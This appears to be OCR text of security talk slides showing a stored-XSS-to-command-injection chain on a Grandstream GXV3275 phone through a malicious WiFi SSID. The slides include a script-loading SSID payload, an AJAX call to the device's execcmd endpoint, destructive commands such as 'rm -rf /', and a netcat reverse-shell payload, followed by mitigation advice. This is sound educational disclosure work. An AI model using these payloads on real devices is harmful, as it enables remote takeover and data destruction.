


```
$ ./demo
```



Taking it one step further..

SSID: <script>alert(1)</script>



- What if we set our SSID to be an external script instead of alert(1)?

- Problem:
  - SSID can't be more than 32 characters (RFC 5416)
  - <script src=></script> == 22 characters
  - 10 characters remaining

```
<script src=//mnz.io/a></script>
```

```
var x = new XMLHttpRequest();
x.open("GET", "/manager?action=execcmd&command=[cmd]");
x.onreadystatechange = function() {
    if (x.readyState == XMLHttpRequest.DONE) {
        text = x.responseText;
    }
};
x.send(null);
```

Malicious Commands

- `rm -rf /`
- `reboot`
- `wget http://a.b.c.d/somebinary`

- We can chain system commands so time to get creative!

My Exploit

```
payload  = "rm /tmp/p;"
payload += "rm /tmp/backpipe; "
payload += "/system/xbin/mkfifo /tmp/backpipe ";
payload += "/tmp/p;";
payload += "/system/xbin/sh ";
payload += "0</tmp/backpipe";
payload += "|nc x.x.x.x 1337 1>/tmp/backpipe";
```

Big Corporation

Victim

Grandstream
GXV3275

Web server
(mnz.io)

SSID: **<script src=//mnz.io/a.js></script>**

Bad guy

Big Corporation

Victim

Browses to WiFi Settings via Web UI:

http://1.2.3.4

Grandstream GXV3275

Web server (mnz.io)

SSID: **<script src=//mnz.io/a.js></script>**

Bad guy

Big Corporation

Victim

getNearbyNetworks

Grandstream
GXV3275

- McDonalds
- Free Wifi
- Big Corp
- <script src..
- Foobar
- Barbie Club

SSID: **<script src=//mnz.io/a.js></script>**

Bad guy

Interwebz

Web server
(mnz.io)

Big Corporation

Victim

HTTP Response

- McDonalds
- Free Wifi
- Big Corp
- <script src..
- Foobar
- Barbie Club

works

Grandstream
GXV3275


Interwebz

Web server
(mnz.io)

SSID: **<script src=//mnz.io/a.js></script>**

Bad guy

Big Corporation



Victim

HTTP Response

Interwebz

Web server
(mnz.io)

- McDonalds
- Free Wifi
- Big Corp
- <script src..
- Foobar
- Barbie Club


works

Grandstream
GXV3275

SSID: **<script src=//mnz.io/a.js></script>**

Bad guy

Big Corporation



Victim

Grandstream
GXV3275

GET /a


```
Ajax GET
/manager?action
=execcmd..
```

Web server
(mnz.io)

SSID: **<script src=//mnz.io/a.js></script>**

Bad guy

Big Corporation



Victim

GET /a


```
Ajax GET
/manager?action
=execcmd..
```

Web server
(mnz.io)

Executes AJAX request:

http://1.2.3.4/manager?action=execcmd
&cmd=rm%20-rf%20/

Grandstream
GXV3275



SSID: **<script src=//mnz.io/a.js></script>**

Bad guy

```
$ ./demo2
```

Prevention

Follow Some Best Practices

- Minimize attack surface
- Least privilege
  - "Need-to-Know" principle
- Defence in depth
  - Don‘t just rely on one security control - use several.
  - Think of car safety - You have many controls (air bags, ABS, seat belts, crumple zones etc..)
- Change default credentials!
- Store sensitive data appropriately

XSS Mitigations

- Validate user input
- **Always** encode output

Character	Encoded Character
<	&lt;
>	&gt;
'	&quot;
"	&#39;

- Know your templating engine!

SQL Injection Mitigations

- Validate user input
- Use prepared statements with parameterized queries

```
query = "select * from blah where id = ?"
db.query(query, userInput, done);
```

- Escape problematic characters.

Original Character:	Escaped Character:
'	\'
"	\"
\	\\
%	\%

Command Injection Mitigations

- Do you *really* need to use a system call?

- Languages escape for you.

  Example:

  - Node.js: use spawn instead of exec
  - PHP: escapeshellarg()

- Blacklist problematic characters
  - | ; & $ > < ' \ ! ` #

Security Response Headers

- HTTP Strict Transport Security
- Content-Security-Policy
- X-XSS-Protection
- X-Frame-Options
- X-Content-Type-Options: nosniff

- Reduces the chances of someone turning a client side bug into something exploitable

Want to learn more?

- https://pentesterlab.com
- https://owasp.org
- Hackthebox.eu
- Join local meetups (OWASP, SecTalks, Ruxmon)
- /r/netsec
- Read bug bounty reports!

Questions?

(No, I don‘t recommend this product)

Email: bscarvell@gmail.com
Twitter: @menztrual

Thanks!

- Julian and organisers
- David Jorm and Arun Neelicattu
- Grandstream for the lulz
- Australia Post

Email: bscarvell@gmail.com
Twitter: @menztrual